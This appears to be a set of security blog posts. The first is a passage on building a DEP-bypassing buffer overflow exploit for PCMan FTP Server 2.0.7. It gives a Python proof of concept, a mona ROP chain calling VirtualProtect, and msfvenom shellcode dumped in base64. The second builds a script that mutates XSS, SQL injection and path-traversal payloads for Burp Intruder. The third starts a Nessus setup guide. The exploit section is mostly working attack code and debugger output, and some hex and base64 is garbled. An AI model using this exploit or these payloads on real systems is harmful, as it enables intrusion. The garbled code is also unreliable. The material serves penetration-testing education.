- A netstat output showing listening ports: "C:\Users\c>netstat -an | findstr "LIST" | findstr "44" TCP 0.0.0.0:445 0.0.0.0:0 LISTENING TCP [::]:445 [::]:0 LISTENING".
- A tasklist command output showing running processes.
- A command to generate a ROP payload: "!mona rop -m *.dll -cp nonull".
- An error message at the bottom: "[16:28:48] Access violation when executing [74A37A8B] – use Shift+F7/F8/F9 to pass".

What did I missed? ;> Well – we'll see. Below you'll find a few slightly modification of our poc, for example, here:

```
#  
import socket, sys  
import struct  
(...)  
  
junk = '\x41'*2006  
ret = "\x8b\x7a\x3a\x74" # jmp esp:"BBBB"  
nops = "\x90"*130  
# msfvenom -p (...)  
(...)  
#junk2 = "C"*(3000-len(junk+ret+nops+sc))  
junk2 = "C" * (3000 - len(junk + rop_chain + nops + sc))  
#buffer= junk + ret + nops + sc + junk2  
buffer = junk + rop_chain + nops + sc + junk2  
(...)
```

I also decided to use another shellcode (generated with *msfvenom*[[7](#)] again) – CMD with calc.exe. Tried again and unfortunately I wasn't able to run calc (or run listener on the host). Then I found this issue described:


huddy1985 commented on 15 Mar 2017

When I using the mona.py to create the Rop chains, then it stop at this pos:


Well. Maybe that's the case I thought – so I downloaded 'latest' version of !mona[3] and restarted all the scenario one more time. As you will see on the screen below I also changed the value for *POP ECX RETN* instruction (screen with *!mona rop* output).

At this stage I'll recommend you this page[9]. Of course you can do similar checks using */usr/share/metasploit-framework/tools/exploit/nasm_shell.rb* available on Kali Linux.

But for our case - let's try it now:



Ok, looks „better” – for me at this stage „better” is the same as: „ok I think I know where is the destroyer of my payload...”. I decided to restart PCMan server in debugger again. This time when crash occurred I tried to regenerate *rop_chain()* using *!mona* again. As you can see below – just to be sure that the payload is indeed working as we wanted – I set a breakpoint(F2) to one of the commands before our *POP ECX RETN* (0x45454545) instruction:




Adding a little modification to our poc:

```

def create_rop_chain():
    # rop chain generated with mona.py - www.c
    rop_gadgets = [
        0x7555042c, # POP ECX # RETN [RPCRT4.
        0x75c41920, # PTR to &VirtualProtect(
        0x7565fd52, # MOV ESI,DWORD PTR DS:[E
TF.dll]
        0x76d53f37, # POP EBP # RETN [msvcrt.
        0x737b3c10, # & call esp [NLAApi.dll]
        0x76d3a837, # POP EAX # RETN [msvcrt.
        0xfffffdff, # Value to negate, will b
        0x754ff3a8, # NEG EAX # RETN [RPCRT4.
        0x740e4518, # XCHG EAX,EBX # RETN [CO
        0x7405b2d7, # POP EAX # RETN [COMCTL3
        0xfffffff0, # Value to negate, will b
        0x7556b5f2, # NEG EAX # RETN [RPCRT4.
        0x763835c0, # XCHG EAX,EDX # RETN [SH
        0x75521c05, #0x45454545, #0x760d3d23,
.dll] 0x75759f7f, # &Writable location [GDI

```

F9 to continue and we are ready to use our new poc. Checking:




Looks like we are on a good way! ;) Continue with F8:

Registers (FPU)

Stack [0012ED00]-75759F7F (GDI32.75759F7F)

ECX=7565FD52 (MSCTF.7565FD52)

So far, so good. Shift+F9 anyone?



Well... What happened Neo? Where is the calc.exe we are looking for...? ;>



Restart of the Immunity debugger as well as generating new payload with msfvenom (EXEC with calc.exe) and we should be here:

Registers (FPU)

Address Hex dump ASCII

0x00441000 00 00 00 00 26 42 00 ...&B.
0x00441008 55 04 42 00 87 04 42 00 U+B.¢B.
0x00441010 04 42 00 87 04 42 00 U+B.¢B.
0x00441018 04 42 00 87 04 42 00 U+B.¢B.
0x00441020 E0 04 42 00 87 04 42 00 U+B.¢B.
0x00441028 78 04 42 00 87 04 42 00 U+B.¢B.
0x00441030 53 04 42 00 87 04 42 00 U+B.¢B.
0x00441038 59 04 42 00 87 04 42 00 U+B.¢B.
0x00441040 E0 04 42 00 87 04 42 00 U+B.¢B.
0x00441048 00 42 00 87 04 42 00 U+B.¢B.
0x00441050 F8 23 42 00 87 04 42 00 U+B.¢B.
0x00441058 00 42 00 87 04 42 00 U+B.¢B.
0x00441060 00 42 00 87 04 42 00 U+B.¢B.
0x00441068 00 42 00 87 04 42 00 U+B.¢B.
0x00441070 00 42 00 87 04 42 00 U+B.¢B.
0x00441078 00 42 00 87 04 42 00 U+B.¢B.
0x00441080 F1 07 04 42 00 87 04 42 00 U+C.¶C.
0x00441088 17 04 42 00 D2 C1 42 00 ¶.C.¶C.
0x00441090 F5 C1 42 00 6C 18 42 00 J+¶.¶C.
0x00441098 00 42 00 6C 18 42 00 J+¶.¶C.
0x004410A0 00 42 00 6C 18 42 00 J+¶.¶C.
0x004410A8 00 42 00 6C 18 42 00 J+¶.¶C.
0x004410B0 28 FR 42 00 38 25 42 00 (- B.¶C.
0x004410B8 00 42 00 38 25 42 00 (- B.¶C.
0x004410C0 CF FR 42 00 00 00 00 00 (- B.¶C.
0x004410C8 00 42 00 00 00 00 00 (- B.¶C.
0x004410D0 00 42 00 00 00 00 00 (- B.¶C.
0x004410D8 1D 9F 41 00 00 00 00 #RA....
0x004410E0 00 00 00 CB A0 41 00 00 00 #RA....
0x004410E8 00 00 00 00 00 00 00
0x004410F0 00 00 00 00 00 00 00
0x004410F8 57 61 69 74 46 6F 72 4C MaitForL
0x00441100 65 69 74 46 6F 72 4C MaitForL
0x00441108 79 65 00 00 00 00 00 zee...MaxD
0x00441110 53 70 65 65 64 00 00 Speed.
0x00441118 4D 61 65 65 65 65 MaxSpeed
0x00441120 00 00 00 00 00 00 00 zee...MaxD
0x00441128 72 79 58 65 72 49 79 00 ryPerip.
0x00441130 4D 78 49 65 6E 68 58 65 MaxConPe
0x00441138 72 49 78 00 4D 61 78 43 rlp.MaxC

I22:43:171 Illegal instruction - use Shift+F7/F8/F9 to pass exception to program Paused

According to my previous adventures[6] – „Illegal instruction” can be a good *indicator* that we are on a good way. I still wasn’t sure what’s wrong here so I decided to investigate it a little bit longer...

After a while – we are here:

```
#!/usr/bin/env python
# pcman ftp server 2.0.7 PORT poc
# 15.12.2020 ; for DEP
#
import socket, sys
import struct

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x7555042c, # POP ECX # RETN [RPCRT4.dll]
        0x75c41920, # ptr to &VirtualProtect() [IAT kernel32.dll]
        0x7565f5d2, # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
        0x76d53f37, # POP EBP # RETN [msvcrtd.dll]
        0x737b3c10, # & call esp [NLAApi.dll]
        0x76d3a837, # POP EAX # RETN [msvcrtd.dll]
        0x31313131, # 0xfffffffdf, # Value to negate, will become 0x000000201
        0x754ff3a8, # NEG EAX # RETN [RPCRT4.dll]
        0x740e4518, # XCHG EAX,EBX # RETN [COMCTL32.dll]
        0x7405b2d7, # POP EAX # RETN [COMCTL32.dll]
        0xfffffffffc0, # Value to negate, will become 0x00000040
        0x7556b5f2, # NEG EAX # RETN [RPCRT4.dll]
        0x763835c0, # XCHG EAX,EDX # RETN [SHELL32.dll]
        0x75521c05, # 0x45454545, # 0x760d3d23, # POP ECX # RETN [SHELL32.dll]
        0x75759f7f, # &Writable location [GDI32.dll]
        0x719h4fa # POP EDI # RETN [DNSAP.dll]
```

As you can see I changed the value of the „value to negate” – I believe we are ready to use our *calculator-loader* presented in the table below. Enjoy! ;)

```
root@kali:/home/c/src/pcm# cat pcm09.py | base64
LyEvdXNyL2Jpbj9lbNygcHlOaG9uCiMgcGNTyW4gZnRwlHNlcnZlcAyJlAuNyBQT1JUIHBvYwoj
IDE1ljEyLjwMjAgOyBmb3lgREVQCiMKaW1wb3J0lHnvY2tlCwg3lzcmltcG9ydcBzdHj1Y3QK
CmRlZiBjcmVhdGfcm9wX2NoYWluKCk6CiAglyByb3AgY2hhaW4gZ2VuZXJhdGVklHdpdGgbbW9u
YS5weSATlHD3dy5jb3JlbgFuLmJlCiAgcm9wX2dhZGldHMgPSBbCiAgICAgIDB4NzU1NTAOmMs
ICAjIFBPUCBFQ1gglyBSRVROIftSUENSVDQuZGxsXSACICAgICAgMHg3NWMOmTkyMCwgICMgcHry
IHrvICZwAxJ0dWfsUHJvdGvjdCgpfItJQVQga2VybmvMsMzlzGxsXQogICAgICAgICAwedc1NjVmZDUy
```

```

LCAgIbBNT1YgRVNjLERXT1JEIfBUUiBEUzpBRUNYXSajIEFRCBEScxESCAjIIfFVE4gW01TQ1RG
LmRsbFOgCIAgICAgIDB4NzZkNTNmMzsICAjIFBPUCBFQIAGlyBSRVROIftc3ZjcnQuZGxsXSAK
ICAgICAgMHg3MzdiM2MxMCwgICMgJiBjYWxsIGVzcCbbTxByXBpLmRsbFOKICAgICAgMHg3NmQz
YTgzNywgICMgUE9QIEVBWCajIFJFVE4gW21zdmNydC5kbGxdIAogiCAgICAwEDMxMzEzMTMxLCAj
MHhmZmZmZmRmZiwlCMgVmFsdWUgdG8gbmVnXRILCB3aWxsIGJY29tZSAweDAwMDAwMjAxCiAg
ICAgIDB4NzU0ZmYzYTgsICajIeSFryBFQVgglyBSRVROIfTSUENSDQuZGxsXSAKICAgICAgMHg3
NDBINDUxCwgICMgWE9QIEVBWCajIFJFVE4gW0NPTUNUTDMyLmRsbFOgICAgICAgDB4ZmZmZm
NDA1YjlkNywgICMgUE9QIEVBWCajIFJFVE4gW0NPTUNUTDMyLmRsbFOgICAgICAgDB4ZmZmZm
YzAsICajIFZhbhVIIHrvIG5IZ2F0ZSwgd2lsbCbIZWNvbWUgMHgwMDAwMDA0MAoAgICAgICAwedc1
NTziNWYyLCAglyBORUcgRUFYICMgUKVUTiBbUIBDUICQlLmRsbFOgICAgICAgDB4NzYzODM1YzAs
ICAjIFhDSEcgRUFYLEVWCajIFJFVE4gW1NIRUxMMzluZGxsXSAKICAgICAgMHg3NTUyMWmwNSwg
ICMweDQ1NDU0NTQ1LCAjMHg3NjBkM2QyMywgICMgUE9QIEVDWCAjIFJFVE4gW1NIRUxMMzluZGxs
XSAKICAgICAgMHg3NTc1OWY3ZiwgICMgJldyaXRhYmxlGxvY2F0aW9uIftHREkzM5kbGxdCiAg
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b3AKICAgICAgMHg3NDA5ZDZiNCwgICMgUFVTSEFEiCmGukVUTiBbQ09NQ1RMmZluZGxsXSAKICBd
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dHMpCgpyb3Fy2hhaW4gPSbjcmVhdGVfcnw9wX2NoYWhuKCkCcgpqdW5rlD0gj1x4NDEnKjlwMDYK
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MzAkbm9wcyA9ICJceDkwlioxMDAKCimbgXNmmdmVub20gLXAgPibjWxjlVm4ZQpzYyA9ICBiliK
c2MgKzogYjceDMzXHhjOVx4ODNceGU5XHhjZlx4ZThceGZmXHhmZlx4ZmZceGZmXHhjMFx4NWVc
eDgxlgpzYyArPSBillx4NzZceDBIXHhmZvx4YmVceGY3XHgzZFx4ODNceGVIXHhmY1x4ZTJceGY0
XHgwMIx4NTYiCnNjCs9IGliXHg3NVx4M2RceGZlXHhiZvx4OTdceGIOXHgxYlx4OGZceDM3XHg1
OVx4NzVceGVIXHhjNyjKc2MgKz0gYjceG12XHhhY1x4YjJceDdjXHg2Zlx4ZWFCeDM1XHg4NVx4
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Nlx4ZWNceGFrMxHgzNVx4YWWceDFkXHhmZlx4NmRceDdjIlgpzYyArPSBillx4NzRceGU2XHg1Zfx4
Y2RceDc0XHg3NVx4OGFceDdjXHg2Y1x4MjhceDhmXHgwOFx4OTEiCnNjCs9IGliXHgZlx4NzFc
eGZhXHg2Y1x4MzlceDg2XHgceDg4XHhiZfx4OGFceGM1XHhjNSIKc2MgKz0gYjceGMz
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Ilx4YmNceGI2XHhjNlx4YTJceGY2XHhjZvx4NzVceGJhXHg3Y1x4M2NceDjIXHgZn1x4YjMiCnNj
ICs9IGliXHg3OVx4ZGFceGU1XHhhY1x4NWNCeGE3XHhlNFx4YTZceGMyXHgZVx4ZTFceGE4XHg2
NylKc2MgKz0gYjceDc1XHhhY1x4MWNCeGlxWxHhhM1x4ZDRceGY2XHhiMFx4N2ceDbjXHhmN1x4
M2RceGZlIlgpzYyArPSBillx4ZWVceDlmXHgwY1x4NzVceGQxXHg3MFx4YzJceDjixHgwnVx4MDdc
eDg4XHg1Y1x4ZTgiCnNjCs9IGliXHg5Zlx4OWJceDziXHgwM1x4NmFceGMyXHgyYlx4ODJceGYx
XHg0MVx4ZjRceDNIxHgwYyjKc2MgKz0gYjceGRkXHg4Ylx4YmJceDrjXHg3YVx4ZWRceGnjXHg5
OFx4NTdceGZlXHhjZfx4MDhceGu4IlgpzYyArPSBillx4OWRceGrmXHg5Ylx4NWVceGQwXHhkYlx4
OGZceDU4XHhmZvx4YmVceGY3XHgzZCICgojanVuazlgPSAiQylqIcgzMDAwLwxlbihqdW5rK3Jl
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bm9wcyAriHNjICkpcnIdWzmZx9IGp1bmsgKyByZxQgKyBub3BzICsgc2MgKyBqdW5rMgidWZm
ZxlgPSBqdW5rIcsgcm9wX2NoYWhlIcsgbm9wcyAriHNjICsganVuazlgKchJpbmQgbGVuKGj1Zmzl
ciKCNM9c29ja2V0LnNvY2tlDChzb2NrZxQuQUZfsU5FVCwgc29ja2V0LINPQ0tfu1RSRUFNKQp0
YXJnZXQgPSBzeXMuYXJndlxQpj25uZWN0PMuY29ubmVjdCgodGfyZ2V0LDlxKskKYmFubmVy
ID0gcy5yZWN2KDEwMjQpCnByaW50IGJhbm5lcgpzLnNlBmQoJ1VTRVlgYW5vbntb3VzXHjcicp
CnMucmVjdixMDi0KQpzLnNlBmQoJ1BBU1MgbWFpbEBtZS5jb21clxujykCky5yZWN2KDEwMjQp
CnMuc2VuZCgnUE9SVCcgKbyBidwZmZxIlgKyaXHjcicplCmgyJawbQpzLmNsB3NIKckKCg==
root@kali:/home/c/src/pcm#

```

Cheers

References

Links/resources I found interesting while I was creating this article:

[1 – Basic protocol fuzzing](#)

[2 - Trying harder](#)

[3 - !mona\(-„me”\)](#)

[4 – You love to read this page](#)

[5 – Hint for Linux users](#)

[6 – Few other notes for you](#)

[7 – Simple msfvenom generator](#)

[8 – Nice to check!](#)

MODIFYING INTRUDERS



Intro

Some time ago I promised myself that I will try to extend my list of *payloads* used during webapp pentests. Let's say for our case the scenario will look like this:

- we already have our *list_of_payloads.txt*
- webapp is filtered „somehow” – so we need to find a way for bypass and injection.

The (slow and) easy way to do it is simply sending one-by-one character to the application to see if our input is echo'ed back. Looks pretty easy. My goal was to modify my list and add (that) „new character” before every string in the payload file. When script will finish you should find a new created file with payloads modifications.

This file can later be used with *Burp's Intruder* during (y)our pentest/CTF adventures[\[1\]](#). ;)

Let's try...

Environment

For this case my environment was pretty easy: I used latest Kali 2020.2 where you can find *python* installed by default:

```
c@kali:~$ uname -a
Linux kali 5.6.0-kali2-686-pae #1 SMP Debian 5.6.14-1kali1 (2020-05-25) i686 GNU/Linux
c@kali:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2020.2
Codename:       kali-rolling
c@kali:~$ python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
c@kali:~$
```

So far, so good. Next what we'll need here is Burp Suite[2]. Free or not – doesn't really matter in this example (but professional version is much, much faster if we're talking about *Intruder* tab).

Let's move forward if you're ready.

Quick example

I started Kali VM and created new file in terminal to start my super-python-script. ;]

For now we should be somewhere here:

```
#!/usr/bin/env python
# intrubee.py - preparing quick payloads for burp's intruder
#
# 27.11.2020 / 22:50
#
# ; notes:
#   this script was created to prepare a list of payloads from
#   the 1st argument and 'mutate' (or fuzz) it a bit. it should
#   help us to find a possible bypass (so 'injection' attacks).
#   we'll see... ;)
#   enjoy.

import sys

# defines
payloads = open(sys.argv[1], 'r')

def main():
    print 'in main()'
```

In case of the *payload_list_file.txt* – the exercise for you is to find a ‘the best one for you’ somewhere at Github ;) but for this example scenario – I prepared a small list of very basic payloads. It should be good as well for our purposes:

```
'">><script>alert(1)</script>
1' or '1='1
<h1>test</h1>
```

Ok, so far, so good. Our sample-payload-list is ready so we can go back to our script. Let's add few more lines:

```

# defines
payloads = open(sys.argv[1], 'r')

def main():
    print 'in main()'

    count=140
    lines = payloads.readlines()

    while(count > 1):
        print "\n" + "="*10 + " Iteration: " + str(count) + "="*10

        for line in lines:
            #print( "[" + unichr(count) +"]" + line);
            print( unichr(count) + line);

        count-=1

        print "\n" + "="*30
    payloads.close() # close input file

if __name__ in '__main__':
    main()

# eof

```

As you can see the script is extremely simple ;] Let's try to run it with our payload_list.txt:

```

c@kali:~/src/intruding_burp$ cat payloads2.txt
<h1>test
`'>"><body/onload=prompt(123)>
.. / .. / .. /etc/passwd
%0a%0aGET /2 HTTP/1.0
%2f .. %2f .. %2fetc/issue%00
c@kali:~/src/intruding_burp$
c@kali:~/src/intruding_burp$
c@kali:~/src/intruding_burp$ ./intrube.py payloads2.txt
in main()

===== Iteration: 14=====
<h1>test
`'>"><body/onload=prompt(123)>
.. / .. / .. /etc/passwd
%0a%0aGET /2 HTTP/1.0
%2f .. %2f .. %2fetc/issue%00

===== Iteration: 13=====
<h1>test
`'>"><body/onload=prompt(123)>
.. / .. / .. /etc/passwd
%0a%0aGET /2 HTTP/1.0
%2f .. %2f .. %2fetc/issue%00

```

Can you see the bug? ;> Someone used wrong <> character ;) We'll fix it below and present some later in iteration (because on the screen above our *mutation* is not visible). So – fix and restart and we should be here:

```

z%0a%0aGET /2 HTTP/1.0
z%2f .. %2f .. %2fetc/issue%00

=====
===== Iteration: 123=====
{<h1>test

{'>"><body/onload=prompt(123)>
{ .. / .. / .. /etc/passwd

z%0a%0aGET /2 HTTP/1.0
z%2f .. %2f .. %2fetc/issue%00

=====

```

Next:

```

===== Iteration: 124=====
|<h1>test
|`>"><body/onload=prompt(123)>
| .. / .. / .. /etc/passwd
|z%0a%0aGET /2 HTTP/1.0
|z%2f .. %2f .. %2fetc/issue%00

=====
===== Iteration: 125=====
}<h1>test
}`>"><body/onload=prompt(123)>

```

Of course our script is not ready yet. What I'd like to add is: save to output file and a little bit of *grep* to extract the lines I can finally use in the final_output_with_payloads.txt file ;) Let's continue here:

```

# defines
payloads = open(sys.argv[1], 'r')
output = open('mutation.txt', 'w')

counter=140

def main():
    print 'in main()'

    count=1
    lines = payloads.readlines()

    while(count < counter):
        print "="*10 + " Iteration: " + str(count) + "="*10

        for line in lines:
            #print( "[" + unichr(count) +"]" + line);
            #print( unichr(count) + line);
            output.write( unichr(count) + line )

        count+=1

        #print "\n" + "="*30
    payloads.close() # close input file

    print 'done'

if __name__ in '__main__':
    main()

# eof

"intruebe.py" 51L, 903C written

```

Let's try to run it now... to see that there is an encoding error when we're trying to write an output to the new file. Let's try to fix it. On the screen below you'll find updated version of the initial script:

```
# defines
payloads = open(sys.argv[1], 'rb')
output = open('mutation.txt', 'wb')

counter=140

def main():
    print 'in main()'

    count=1
    lines = payloads.readlines()

    while(count < counter):
        print "="*10 + " Iteration: " + str(count) + "="*10

        for line in lines:
            ready_line = unichr(count).encode("utf8") + unicode(line).encode("utf8")
            output.write(ready_line)

        count+=1

    payloads.close() # close input file

    print 'done'

if __name__ in '__main__':
    main()

# eof
```

For our testing purposes I prepared a new *payload_file* – this time only with one payload string.
Restarting:

```
c@kali:~/src/intruding_burp$ cat payloads3.txt
<h1>test<br>test</h1>
c@kali:~/src/intruding_burp$ ./intrudebe.py payloads3.txt
in main()
=====
===== Iteration: 1=====
===== Iteration: 2=====
===== Iteration: 3=====
===== Iteration: 4=====
===== Iteration: 5=====
===== Iteration: 6=====
```

After a while you should see a results file in the same directory:

So far so good. Our new payload list is ready so next step should be to verify if we can bypass that vulnerable webapp or not... ;]

Of course – as usual[[1](#)] – the script is only a „simple skeleton”. I decided to not add there any features like „now send this new payload to xyz...” but feel free to extend it if you need that.

This is only a beginning... ;)

The screenshot shows a configuration panel for 'Payload Options [Simple list]'. On the left, there's a toolbar with buttons for Paste, Load ..., Remove, and Clear. To the right is a large text input area with a red arrow pointing towards it. Below this is a smaller input field labeled 'Enter a new item' with an 'Add' button to its left. At the bottom, there's a dropdown menu labeled 'Add from list ...'.

„Good luck & have fun!”

References

Links/resources I found interesting while I was creating this article:

[1 – Few mini-arts with related topics](#)

[2 – Download Burp](#)

RED-HAD-NESS-US



Intro

Yes. Today we'll try to use Nessus to create an automated (or maybe even *scheduled*) 'vulnerability scans' for our *LABcompany/network* (similar cases are of course described here[\[1\]](#)).

Today we'll start from a very simple scenario. It is pretty similar to the one I already described on the blog few years ago[\[2\]](#):

The screenshot shows a blog post at <https://code610.blogspot.com/2017/11/surprise-from-kaliorg.html>. The post title is "Friday surprise from Kali.org". Below the title, there's a standard blog navigation bar with links to "Strona główna", "Mini arts", "Found bugs", "CTFs", and "Contact". The main content area displays a terminal window with the following text:

```
[KALI] [root] ~ % ./openvas-scan.py --target 192.168.0.100 --script ./scripts/nmap.nse --output ./reports/report_100.nvt
[*] Found target IP: 192.168.0.100-4900-823d-14af3b3fb2c2
[*] Target IP: 192.168.0.100
[*] Task ID: 28c127f4-b0c4-c117-4878-081366464f18
[*] Report ID: 5a5334d4-4f9e-4c0e-9f11-b3faed6cc8
[*] Report file: ./reports/report_100.nvt
[*] Report PDF: ./reports/report_100.pdf
[*] Preparing report in PDF for 192.168.0.100...
[*] Report PDF be done in ./Report_for_192.168.0.100.pdf
[*] Thanks, cheer!
```

Below the terminal window, there's a note: "With the wide range of options available in OpenVAS, we were only really able to just scratch the surface in this post but if you take your time and effectively tune your vulnerability scans, you will find that the bad reputation of OpenVAS and other vulnerability scanners is undeserved. The number of connected devices in our homes and workplaces is increasing all the time and this makes more of a challenge. Making effective use of a vulnerability scanner can make the management at least a little bit easier."


If you are already familiar with that post – you can easily skip to the next part where we'll talk about preparing an environment. If you don't know it – feel free to check it. It should be a nice intro to the rest of the content described below. So...? ;)

Environment

After watching one of the interesting videos available at one of the Youtube's channel [3] I decided to look around for some 'fresh & funky' new RedHat/CentOS[4] VM to try to install latest Nessus on it. You know, just in case maybe some of you(r companies) are using RedHat/CentOS and would like to use Nessus as well, for example during some automated/scheduled pentest/redteam activities[link]. Well – now we have a chance to check out one of the possible scenarios. For our LAB/testing purposes we'll use:

- CentOS 7.9_2009_VMB machine
- Putty ;]
- Firefox Browser (but probably at this stage you can use whatever browser you'd like to)
- Nessus RPM[5] („latest” version (for day: 01.12.2020 it was version: 8.13.0).

All of this I started on VirtualBox[6] (ver: 6.1.12) installed on Windows 10:



For now we should be ready to start the VM and register a new account on Tenable's webpage[5]. For our laboratory/testing purposes we'll use a *trial version*[5] but for this one version (as well as for a professional one) – we'll use a *valid licence* (that's why we need to create an account on Tenable's webpage ;]).

While we'll continue the registering - we should be somewhere here:

https://www.tenable.com/downloads/nessus?loginAttempted=true				
